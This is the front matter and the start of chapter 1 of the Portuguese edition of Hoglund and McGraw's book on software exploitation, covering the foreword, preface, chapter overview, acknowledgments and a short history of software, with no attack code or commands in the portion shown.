"É difícil se proteger sem saber o que você vai ter de enfrentar. Este livro tem os detalhes que você precisa conhecer sobre como invasores detectam furos no software e criam programas para explorá-los — detalhes que o ajudarão a proteger seus próprios sistemas."

— **Ed Felten**, Ph.D., professor de ciência da computação, Princeton University

COMO QUEBRAR CÓDIGOS

A ARTE DE EXPLORAR (E PROTEGER) SOFTWARE

GREG HOGLUND ■ GARY McGRAW

Apresentação de Aviel D. Rubin

PEARSON
Makron Books

Como quebrar códigos

A arte de explorar (e proteger) software

Pearson Education
EMPRESA CIDADÃ


Como quebrar códigos

A arte de explorar (e proteger) software

Greg Hoglund
Gary McGraw

Tradução
Docware Traduções Técnicas

Revisão técnica
Luiz Gustavo C. Barbato
M.Sc., Ph.D. candidate (LAC/INPE)



São Paulo

Brasil Argentina Colômbia Costa Rica Chile Espanha
Guatemala México Peru Porto Rico Venezuela

Gerente Editorial: Roger Trimer
Gerente de Produção: Heber Lisboa
Capa: Marcelo da Silva Françoso, sobre projeto original de Chuti Prasertsith
Imagem de capa: Stetson Hat (Cortesia Hatco, Inc.)
Consultora Editorial: Docware Traduções Técnicas

Dados Internacionais de Catalogação na Publicação (CIP)
(Câmara Brasileira do Livro, SP, Brasil)

Hoglund, Greg
Como quebrar códigos : a arte de explorar (e proteger) software / Greg Hoglund, Gary Macgraw ; tradução Docware Traduções Técnicas ; revisão técnica Luiz Gustavo C. Barbato. — São Paulo : Pearson Makron Books, 2006.

Título original: Exploiting software: how to break code.
Bibliografia.
ISBN 85-346-1546-2

1. Computadores - Segurança 2. Hackers de computador 3. Software - Proteção 4. Software de computador - Testes I. McGraw, Gary. II. Título.

05-5384 CDD-005.8

Índices para catálogo sistemático:
1. Computadores : Software : Segurança : Ciência da computação 005.8
2. Segurança : Software de computador : Ciência da computação 005.8
3. Software : Computadores : Segurança : Ciência da computação 005.8

2006
Direitos exclusivos para a língua portuguesa cedidos à
Pearson Education do Brasil,
uma empresa do grupo Pearson Education
Av. Ermano Marchetti,1435
CEP: 05038-001 – São Paulo-SP
Tel.: (11) 3613-1222 – Fax: (11) 3611-0444
e-mail: vendas@pearsoned.com

Em memória de
Nancy Simone McGraw
(1939–2003).

Página em branco

Sumário

Página em branco

Padrões de ataque

Apresentação

No início de julho de 2003, recebi uma ligação de David Dill, um professor de Ciência da Computação, na Stanford University. Dill me informou que o código-fonte de uma urna eletrônica produzida pela Diebold Election Systems, um dos principais fornecedores, vazou na Internet e que talvez valesse a pena examinar as suas vulnerabilidades de segurança. Essa era uma oportunidade rara, porque fabricantes de sistema de votação têm sido muito rigorosos com seus códigos "proprietários", isto é, patenteados. O que descobrimos era assustador: Os defeitos de codificação e segurança eram tão recorrentes que um ataque talvez tenha sido adiado porque o invasor provavelmente tenha ficado indeciso tentando escolher entre todas as diferentes vulnerabilidades para explorar, sem saber por onde começar primeiro. (Tais táticas de adiamento *não* são recomendadas como estratégia de segurança.) Havia longos e complexos trechos de código sem comentários. Havia uma única chave estática embutida no código para criptografar a contagem de votos. Foram utilizados geradores pseudo-randômicos de números e checksums não-criptográficos. E a inspeção dos logs de CVS revelou um processo de gerenciamento de código-fonte aparentemente *ad hoc* e arbitrário. E então havia os defeitos graves.

O exemplo da urna eletrônica da Diebold foi um incidente isolado de controle de qualidade ruim? Não penso assim. Muitas empresas como a Diebold são bastante pressionadas para lançar seus produtos no mercado antes da concorrência. Vence a empresa com o melhor sistema funcionalmente correto. Esse modelo de incentivo premia a empresa que lança no mercado o produto com mais recursos primeiro, não aquela com o software mais seguro. Implementar direito a segurança é muito difícil e o resultado nem sempre é evidente. A Diebold estava sem sorte: Seu código foi examinado em um fórum público e demonstrou estar completamente quebrado. A maioria de empresas sente-se relativamente segura ao supor que analistas independentes somente terão acesso a seus códigos mediante acordos rigorosos de não-divulgação. Somente quando são atiradas na fogueira é que as empresas prestam atenção à segurança garantida. O código da urna eletrônica da Diebold não foi o primeiro sistema altamente complexo que eu vi cheio de defeitos de segurança. Por que é tão difícil produzir um software seguro?

A resposta é simples: *complexidade*. Qualquer pessoa que já tenha programado sabe que há uma quantidade ilimitada de escolhas ao escrever códigos. Uma escolha importante é que linguagem de programação utilizar. Você quer algo que permita a flexibilidade da aritmética de ponteiro e as oportunidades permitidas por ela de otimização manual de desempenho, ou quer uma linguagem type-safe (fortemente tipada), que evita buffer overflows, mas perde um pouco de sua capacidade? Para cada tarefa, há escolhas aparentemente infinitas de algoritmos, parâmetros e estruturas de dados a serem utilizados. Para cada bloco de código, há escolhas sobre como nomear variáveis, como comentar e até como organizar o código em relação ao espaço em branco em torno dele. Cada programador é diferente e provavelmente cada um faz uma escolha diferente. Projetos de software grandes são gravados por equipes e diferentes programadores têm de ser capazes de entender e de modificar o código escrito por outros. É bastante difícil gerenciar o próprio código, quanto mais no caso de software produzido por outra pessoa. Evitar vulnerabilidades graves de segurança no código resultante é um desafio para programas com centenas de linhas de código. Para programas com milhões de linhas de código, como os sistemas operacionais modernos, isso é impossível.

Entretanto, sistemas grandes devem ser criados, então nós não podemos simplesmente desistir e dizer que escrever esses sistemas de maneira segura é impossível. McGraw e Hoglund fizeram um trabalho maravilhoso ao explicar por que um software é explorável, de demonstrar como as explorações funcionam e de ensinar ao leitor como evitar escrever um código explorável. Talvez você se pergunte se é uma boa idéia mostrar como as explorações funcionam, como é o caso deste livro. De fato, há uma relação de troca que os profissionais de segurança devem considerar, entre publicar explorações ou não. Este livro assume a posição correta de que único modo de programar minimizando as vulnerabilidades de software é entender por que as vulnerabilidades existem e como invasores as exploram. Para isso, este livro é uma leitura obrigatória para qualquer pessoa que crie qualquer aplicação em rede ou sistema operacional.

Como quebrar códigos é o melhor tratamento de todos aqueles que eu vi sobre o assunto de vulnerabilidades de software. Gary McGraw e Greg Hoglund têm uma larga experiência nesse assunto. O primeiro livro de McGraw, *Java Security*, foi uma visão inovadora dos problemas de segurança no ambiente de tempo de execução do Java e questões de segurança que cercam o conceito recente de código móvel não-confiável rodando em um navegador confiável. O livro posterior de McGraw, *Building Secure Software*, foi um clássico, demonstrando conceitos que podiam ser utilizados para evitar muitas das vulnerabilidades descritas neste livro. Hoglund tem uma vasta experiência prática no desenvolvimento de rootkits e implementação de defesas contra exploits.

Depois de ler este livro, você pode achar surpreendente não o fato de que muitos sistemas distribuídos podem sofrer as ações de hackers, mas, sim, que muitos sistemas

ainda não sofreram essas ações. A análise que fizemos de uma urna eletrônica demonstrou que as vulnerabilidades de software estão por toda a nossa volta. O fato de que muitos sistemas ainda não foram explorados significa apenas que no momento os invasores estão satisfeitos com as frutas dos galhos mais baixos. Isso servirá de pouco consolo para mim da próxima vez que eu for votar e enfrentar uma urna eletrônica baseada no Windows. Talvez eu simplesmente envie meu voto pelo correio, pelo menos essas inseguranças tecnológicas referentes a votação não são baseadas em defeitos de software.

Aviel D. Rubin
Professor Associado, Ciência da Computação
Diretor Técnico, Information Security Institute
Johns Hopkins University

Página em branco

Prefácio

A segurança de software está ganhando força à medida que profissionais de segurança percebem que na realidade a segurança de computador refere-se ao modo como o software se comporta. A publicação de *Building Secure Software* em 2001 (Viega e McGraw) desencadeou diversos livros relacionados que cristalizaram a segurança de software como um campo crítico. Os profissionais de segurança, desenvolvedores de software e líderes de negócio já estão experimentando a repercussão da mensagem e estão pedindo mais.

Building Secure Software (co-escrito por McGraw) destina-se a profissionais de software, de desenvolvedores a gerentes, e tem como objetivo ajudar as pessoas a desenvolverem códigos mais seguros. *Como quebrar códigos* é um livro útil para o mesmo público-alvo, mas na realidade destina-se a profissionais de segurança interessados em aprender a localizar novos defeitos de software. Este livro deve ser de particular interesse de profissionais de segurança que trabalham para melhorar suas habilidades em termos de segurança de software, incluindo *red teams* e hackers éticos.

Este é um livro sobre como quebrar códigos. Nossa intenção é oferecer uma visão realista das questões técnicas enfrentadas por profissionais de segurança. Este livro é dirigido diretamente para a segurança de software em oposição à segurança de rede. Como profissionais de segurança arcam com o problema de segurança de software, eles precisam entender de que maneira sistemas de software são quebrados.

As soluções para cada um dos problemas discutidos em *Como quebrar códigos* podem ser encontradas no livro *Building Secure Software*. Os dois livros são espelhos um do outro.

Acreditamos que profissionais de segurança de software e de segurança de aplicação estão dispostos a conhecer a realidade. O problema é que abordagens simples e populares sendo alardeadas por pretensos fornecedores de "segurança de aplicação" como soluções — como ferramentas prontas de teste da caixa-preta — não dão nem para o início. Este livro tem como objetivo ir diretamente ao cerne do problema, passando por cima de todo o modismo. Precisamos ter a noção real daquilo que enfrentamos. Este livro descreve exatamente isso.

Do que trata este livro

Ele examina em profundidade várias explorações de software do mundo real, explicando como e por que funcionam, os padrões de ataque nos quais eles são baseados e, em alguns casos, como eles foram descobertos. No decorrer deste livro também são mostradas maneiras de descobrir novas vulnerabilidades de software e como utilizá-las para quebrar máquinas.

O Capítulo 1 descreve por que o software é a raiz do problema em termos de segurança de computador. Apresentamos a trindade problemática — complexidade, extensibilidade e conectividade — e descrevemos por que o problema de segurança de software está crescendo. Também descrevemos o futuro do software e suas implicações em relação às explorações de software.

O Capítulo 2 descreve a diferença entre bugs de implementação e defeitos arquiteturais. Discutimos o problema de segurança de um sistema aberto e explicamos por que o gerenciamento de risco é a única abordagem saudável. Duas explorações do mundo real são apresentadas: uma bem simples e uma tecnicamente complexa. O destaque do Capítulo 2 é uma descrição de padrões de ataque. Mostramos como os padrões de ataque se encaixam no paradigma clássico de segurança de rede e descrevemos o papel que os padrões de ataque têm no restante do livro.

O assunto do Capítulo 3 é sobre engenharia reversa. Os invasores desassemblam, descompilam e desconstroem programas para entender como estes funcionam e não como podem ser feitos. O Capítulo 3 descreve técnicas de análise de caixa-cinza comuns, incluindo a idéia de utilizar um patch de segurança como um mapa de ataque. Discutimos o Interactive Disassembler (IDA), a ferramenta de última geração utilizada por hackers para entender o funcionamento dos programas. Também discutimos em detalhe a maneira como as ferramentas reais de invasão são criadas e utilizadas.

Nos Capítulos 4, 5, 6 e 7, discutimos exemplos particulares de ataque que fornecem instâncias de padrões de ataque. Esses exemplos são marcados com um asterisco.

Os Capítulos 4 e 5 abordam os dois extremos do modelo cliente–servidor. O Capítulo 4 inicia onde o livro Hacking Exposed [McClure et al., 1999] pára, discutindo entrada confiável, elevação de privilégio, injeção, rastreamento de caminho, exploração de confiança e outras técnicas de ataque específicas de software servidor. O Capítulo 5 trata de ataques de software cliente utilizando sinais in-band, cross-site scripting e código móvel. O problema de ataques retroativos também é apresentado. Ambos os capítulos são repletos de padrões de ataque e exemplos de ataques reais.

O Capítulo 6 trata da criação de entrada maliciosa. Ele vai bem além dos problemas-padrão relativos à análise de partição, rastreamento de código e reversão de código de parser. Uma atenção especial é dada à criação de solicitações equivalentes utilizando técnicas de codificação alternativa. Mais uma vez, exemplos de explorações do mundo real e os padrões de ataque que os inspiram são inteiramente destacados.

O bode expiatório da segurança de software, o temido buffer overflow, é o assunto de Capítulo 7. Esse capítulo é um tratamento altamente técnico de ataques de

buffer overflow que desenvolve o assunto muito além dos outros textos sobre o assunto, que apresentam apenas os princípios básicos. Discutimos buffer overflows em sistemas embarcados, buffer overflows de banco de dados, buffer overflow direcionado contra o Java e buffer overflows baseado no conteúdo. O Capítulo 7 também descreve como localizar buffer overflows potenciais de todos os tipos, incluindo stack overflow, erros aritméticos, vulnerabilidades de formato de strings, heap overflows, C++ vtables e trampolins de múltiplos estágios. A arquitetura de payload de diversas plataformas, incluindo x86, MIPS, SPARC e PA-RISC, é abordada em detalhes. Técnicas avançadas como blindagem e o uso de trampolins para driblar mecanismos de segurança ineficientes também são abordados. O Capítulo 7 inclui um número grande de padrões de ataque.

O Capítulo 8 trata de rootkits—a última palavra em exploração de software. Isso é o que significa uma máquina ser "owned" ("possuída"). O Capítulo 8 está voltado para o código de um rootkit real do Windows XP. Abordamos ganchos de chamadas, o redirecionamento executável, a ocultação de arquivos e processos, o suporte de rede e a modificação de código binário. Problemas de hardware também são discutidos em detalhe, incluindo técnicas amplamente utilizadas com freqüência para ocultar rootkits na EEPROM. Vários tópicos avançados sobre rootkits são mostrados no Capítulo 8.

Como você pode ver, *Como quebrar códigos* cobre uma série de riscos em software, da entrada maliciosa a rootkits escondidos. Utilizando padrões de ataque, código real e explorações de exemplo, demonstramos como clareza as técnicas que são utilizadas *diariamente* contra software por hackers reais maliciosos.

Como utilizar este livro

Este livro é útil para vários tipos diferentes de pessoas: administradores de rede, consultores de segurança, *information warriors*, desenvolvedores e programadores de segurança.

- Se for o responsável por uma rede repleta de software em execução, você deve ler este livro para aprender sobre os tipos de vulnerabilidades existentes em seu sistema e como elas provavelmente irão se manifestar.
- Se for um consultor de segurança, você deve ler este livro para poder, efetivamente localizar, entender e avaliar as furos de segurança nos sistemas dos seus clientes.
- Se estiver envolvido em uma guerra de informações ofensiva, você deve utilizar este livro para aprender a penetrar nos sistemas do inimigo via software.
- Se o seu ganha-pão é criar software, você deve ler este livro para entender como invasores atacarão o programa criado por você. Hoje, todos os desenvolvedores devem ter a segurança em mente. O conhecimento adquirido aqui dará a você as ferramentas para um entendimento real do problema de segurança de software.

- Se você for um programador de segurança que conhece códigos, você irá adorar este livro.

O público principal deste livro é o programador de segurança, mas há lições importantes aqui para *todo* profissional de computação.

Mas isso não é muito perigoso?

É importante destacar que nenhuma das informações que discutimos aqui é novidade para a comunidade dos hackers. Algumas dessas técnicas são muito antigas. Nosso objetivo real é fornecer algumas informações esclarecedoras no nível do discurso sobre segurança de software.

Alguns especialistas de segurança podem se preocupar pelo fato de que revelar as técnicas descritas neste livro encorajará mais pessoas a experimentá-las. Talvez isso seja verdade, mas os hackers sempre tiveram melhores linhas de comunicação e troca de informações que o pessoal do bem. Essas informações precisam ser entendidas e digeridas pelos profissionais de segurança de modo que eles conheçam a magnitude do problema e possam tratar dele corretamente. Pegaremos o touro pelos chifres ou enfiaremos a nossa cabeça na areia?

Talvez este livro o choque. Independentemente disso, ele irá ensiná-lo.

Agradecimentos

Este livro levou um longo tempo para ser escrito. Muitas pessoas ajudaram, direta e indiretamente. Nós nos consideramos responsáveis por todos os erros e omissões nele contidos, mas queremos compartilhar o crédito com aqueles que tiveram influência direta no nosso trabalho.

O pessoal a seguir fez análises úteis aos primeiros esboços deste livro: Alex Antonov, Richard Bejtlich, Nishchal Bhalla, Anton Chuvakin, Greg Cummings, Marcus Leech, CC Michael, Marcus Ranum, John Steven, Walt Stoneburner, Herbert Thompson, Kartik Trivedi, Adam Young e vários críticos anônimos.

Por fim, queremos expressar nossa gratidão ao pessoal gentil da Addison-Wesley, especialmente nossa editora, Karen Gettman, e a suas duas assistentes, Emily Frey e Elizabeth Zdunich. Obrigado por suportar o processo aparentemente sem fim enquanto buscávamos o caminho para concluí-lo.

Agradecimentos de Greg

Primeiramente, agradeço à minha sócia, e agora esposa, Penny. Esse trabalho não teria sido possível sem o seu apoio. Muito obrigado também à minha filha Kelsey! Ao longo do caminho, muitas pessoas dedicaram seu tempo e ofereceram seu conhecimento técnico. Um grande obrigado a Matt Hargett por aparecer com uma idéia genial e apresentar a perspectiva histórica necessária para o sucesso. Além disso, obrigado a Shawn Bracken e Jon Gary por utilizarem minha a garagem como escritório e uma porta velha como mesa de trabalho. Obrigado a Halvar Flake por lutar contra meu interesse em plugins IDA e ser um rival saudável. Obrigado a David Aitel e a outros membros da 0dd por fornecer-nos um feedback técnico sobre técnicas de shellcode codificação baseadas no shell do sistema. Obrigado a Jamie Butler por emprestar suas habilidades excelentes relativas a rootkit, e a Jeff e Ping Moss, e a família BlackHat inteira.

Gary McGraw foi um grande colaborador ao ajudar a fazer com que este livro fosse publicado — por ser um mestre no assunto e ao conferir a credibilidade necessária ao projeto. Grande parte de meu conhecimento é autodidata e Gary deu ao trabalho

uma estrutura acadêmica subjacente. Gary é muito direto, não é do tipo acadêmico rançoso. Isso, juntamente com o seu conhecimento profundo sobre o assunto, se encaixa naturalmente com meu material técnico. Gary é também um bom amigo.

Agradecimentos de Gary

Mais uma vez, meu primeiro agradecimento é para a Cigital (http://www.cigital.com), que continua a ser um lugar excelente para trabalhar. O ambiente criativo e as pessoas excelentes tornam o ato de ir trabalhar diariamente um prazer (mesmo em uma conjuntura econômica pessimista). Um obrigado especial à equipe de executivos por agüentarem o meu hábito perpétuo de escrever livros: Jeff Payne, Jeff Voas, Charlie Crew e Karl Lewis. O escritório da CTO na Cigital, que conta com pessoas de enorme talento como John Steven e Rich Mills, mantém meu raciocínio afiado. A equipe de autoiniciativa de engenharia, que inclui gente como Frank Charron, Todd McAnally e Mike Debnam, cria coisas incríveis e coloca idéias em prática. O Software Security Group (SSG) da Cigital, fundado por mim em 1999, agora é comandado habilmente por Stan Wisseman. O SSG continua a expandir os limites da segurança de software com padrão de qualidade internacional. Um grande obrigado a Bruce Potter e Paco Hope, membros do SSG. Obrigado a Pat Higgins e Mike Firetti por manter-me ocupado dançando sapateado. Obrigado também ao Conselho Técnico da querida Cigital. Por fim, um obrigado especial a Yvonne Wiley, que monitora minha localização neste planeta de maneira bem competente.

Sem meu co-autor, Greg Hoglund, este livro nunca teria sido concluído. O grande talento de Greg pode ser visto em todo este trabalho. Se você entender a linguagem técnica deste livro, agradeça ao Greg.

Como nos meus três livros anteriores, este livro é realmente um esforço colaborativo. Meus amigos da comunidade de segurança que continuam a influenciar minhas idéias são Ross Anderson, Annie Anton, Matt Bishop, Steve Bellovin, Bill Cheswick, Crispin Cowan, Drew Dean, Jeremy Epstein, Dave Evans, Ed Felten, Anup Ghosh, Li Gong, Peter Honeyman, Mike Howard, Steve Kent, Paul Kocher, Carl Landwehr, Patrick McDaniel, Greg Morrisett, Peter Neumann, Jon Pincus, Marcus Ranum, Avi Rubin, Fred Schneider, Bruce Schneier, Gene Spafford, Kevin Sullivan, Phil Venables e Dan Wallach. Obrigado à Defense Advanced Research Projects Agency (DARPA) e ao Air Force Research Laboratory (AFRL) por apoiarem meu trabalho ao longo dos anos.

E o mais importante de tudo: obrigado a minha família. Dedico o meu amor a Amy Barley, Jack e Eli. Gostaria de fazer um agradecimento especial a meu pai e meus irmãos — 2003 foi um ano difícil para nós. A Hollers e Treats pela coleção de animais: Ike e Walnut, Soupy e seus filhotes, Craig, Sage e Guthrie, Lewy e Lucy, as "meninas", e o galo Daddy-o. Obrigado a Rhine e April pela música, Bob e Jenn pela diversão, e Cyn e Ant por viverem no campo.

1 Software — a raiz do problema

Então, você quer quebrar software e deixá-lo implorando por misericórdia na RAM depois de contar-lhe todos os seus segredos e chamar um shell para você. A invasão de uma máquina quase sempre envolve a exploração do software. Muito freqüentemente, a máquina não é nem mesmo um computador-padrão.[1] Quase todos os sistemas modernos têm o mesmo calcanhar-de-aquiles, que é o software. Este livro mostra como quebrar um software e ensina a explorar pontos fracos do software para controlar a máquina.

Há vários livros bons sobre segurança de rede à disposição. O livro Secrets and Lies [2000] de Bruce Schneier mostra um panorama geral sobre o assunto e está repleto de exemplos excelentes e boas idéias. Hacking Exposed, de McClure et al. [1999], é um bom lugar para começar se você está interessado em entender (e executar) ataques genéricos. A defesa contra esses ataques é importante, mas é somente um passo na direção certa. Para ter uma boa defesa (e um bom ataque), é essencial ir além do nível de ferramentas de script kiddies. The Whitehat Security Arsenal [Rubin, 1999] pode ajudá-lo a defender uma rede contra vários problemas de segurança. Security Engineering, de Ross Anderson [2001], fornece uma visão detalhada e sistemática do problema. Sendo assim, qual é a utilidade de mais um livro sobre segurança?

Como Schneier diz no prefácio de *Building Secure Software* [Viega e McGraw, 2001], "Não seria necessário empregar tanto tempo, dinheiro e trabalho em segurança de rede se não tivéssemos uma segurança de software tão ruim." Ele acrescenta o seguinte:

> *Pense na última vulnerabilidade de segurança sobre a qual você leu. Talvez seja um killer packet ["pacote assassino"] que permite que o invasor trave o servidor enviando a ele um determinado pacote. Talvez seja um dos milhões de buffer overflows, que permitem a um invasor assumir o controle de um computador, enviando a ele uma determinada mensagem malformada. Talvez seja uma vulnerabilidade de criptografia, que permite ao invasor ler uma mensagem criptografada ou enganar um sistema de autenticação. Tudo isso é uma questão de software. (p. xix)*

---

1. Naturalmente, a maioria das explorações se destina a quebrar softwares prontos que rodam em computadores comuns, utilizados por pessoas comuns em empresas comuns.

Nos vários livros sobre segurança publicados até hoje, muito poucos enfocaram a raiz do problema — a falha de software. Exploramos o terreno selvagem da falha de software e o ensinamos a navegar por locais que não estão nem no mapa.

Uma breve história do software

Os computadores modernos não são mais dispositivos desajeitados do tamanho de uma sala em que o operador tinha de *entrar* para fazer a manutenção. Hoje, é mais provável que os usuários vistam computadores, em vez de entrar neles. De todos os motivadores de tecnologia criados por essa grande mudança, incluindo a válvula a vácuo, o transistor e o chip de silício, o mais importante, sem dúvida, é o software.

O software é o que faz a diferença entre os computadores e as outras inovações tecnológicas. A própria idéia de reconfigurar uma máquina para que ela faça uma quantidade aparentemente infinita de tarefas é forte e fascinante. A história desse conceito como idéia é mais longa que a história como um empreendimento concreto. Durante o trabalho com a idéia do Calculador Analítico, em 1842, Charles Babbage solicitou a ajuda de Lady Ada Lovelace como tradutora. Ada, que se considerava "uma analista (e metafísica)", entendeu tão bem quanto Babbage os planos em relação à máquina, mas era melhor em articular o potencial dela, principalmente nas notas que acrescentou ao trabalho original. Ela entendeu que a Máquina Analítica era um tipo de computador de uso geral e que era adequado para "desenvolver [sic] e tabular qualquer tipo de função... a Máquina Analítica [é] a expressão material de qualquer função indefinida em qualquer nível de generalidade e complexidade."[2] Nesses primeiros conceitos, ela tinha compreendido o poder do software.

De acordo com dicionário Webster's Collegiate, a palavra *software* tornou-se de uso comum em 1960:

> Entrada principal: **soft·ware**
> Pronúncia: 'soft-"war, -"wer
> Função: substantivo
> Data: 1960
> **:** algo utilizado com o hardware ou associado a ele e geralmente diferenciado do hardware: como todo o conjunto de programas, procedimentos e documentação associados a um sistema e particularmente um sistema de computador; *especificamente*: programas de computador _._._."

Na década de 60, o surgimento de linguagens "modernas e de alto nível" como Fortran, Pascal e C, permitiu que o software começasse a realizar operações cada vez mais importantes. Os computadores começaram a se definir com mais clareza por meio do software que executavam do que pelo hardware em que os programas funcionavam.

---

2. Para obter mais informações sobre Lady Ada Lovelace, consulte http://www.sdsc.edu/ScienceWomen/lovelace.html.

Os sistemas operacionais surgiram e evoluíram. As primeiras redes foram formadas e cresceram. Uma grande parte dessa evolução e crescimento ocorreu no software.[3] O software tornou-se essencial.

No caminho até a Internet, ocorreu algo curioso. O software, antes considerado apenas um viabilizador benéfico, revelou-se um agnóstico em termos de moral e ética. Como se vê, a afirmação de Lady Lovelace ao dizer que o software pode desempenhar "qualquer função que seja" é verdadeira, e a expressão "qualquer função" envolve funções mal-intencionadas, funções possivelmente perigosas e funções simplesmente erradas.

Conforme foi se tornando mais eficiente, o software começou a extrapolar as áreas estritamente técnicas (a área dos *geeks*), entrando em várias outras áreas da vida. O uso comercial e militar do software tornou-se cada vez mais comum. Atualmente, continua sendo muito comum.

O mundo dos negócios tem muito a perder se o software falhar. O software comercial opera cadeias de abastecimento, fornece acesso instantâneo a informações globais, controla unidades de manufatura e gerencia o atendimento a clientes. Isso significa que o software failure causa problemas graves. Na verdade, o software que falha ou funciona inadequadamente pode atualmente:

- Expor dados confidenciais a usuários não-autorizados (inclusive invasores)
- Travar ou parar de funcionar ao ser exposto a entradas defeituosas
- Permitir que um invasor "injete" um código e o execute
- Executar comandos sigilosos em nome de um invasor esperto

Atualmente, as redes têm um impacto muito grande (em grande parte, negativo) na idéia de fazer o software "comportar-se bem". Desde o seu surgimento no início da década de 1970 como uma rede de 12 nós chamada *ARPANET,* a Internet foi adotada a uma velocidade nunca vista, entrando em nossa vida muito mais rapidamente que várias outras tecnologias populares, como a eletricidade e o telefone (Figura 1.1). Se a Internet fosse um carro, o software seria o motor.

A conexão de computadores em rede permite que os usuários compartilhem dados, programas e recursos computacionais. Ao ser colocado em rede, o computador pode ser acessado remotamente, permitindo que usuários geograficamente distantes recuperem dados ou utilizem os ciclos de CPU e outros recursos. A tecnologia de software que possibilita isso é muito nova e amplamente instável. No ritmo acelerado da economia atual, há uma forte pressão do mercado sobre as empresas de software para que forneçam tecnologias novas e atraentes. O "tempo de entrada no mercado" é um motivador crítico e o "para ontem" é uma exigência comum. Quanto mais uma tecnologia demora a entrar no mercado, maior é o risco de fracasso comercial. Já que

---

3. Há uma grande sinergia entre avanços no hardware e no software. O fato de o hardware ser muito eficiente na atualidade (especialmente em relação ao hardware de antigamente) sem dúvida contribuiu para o avanço do nível de prática em software.

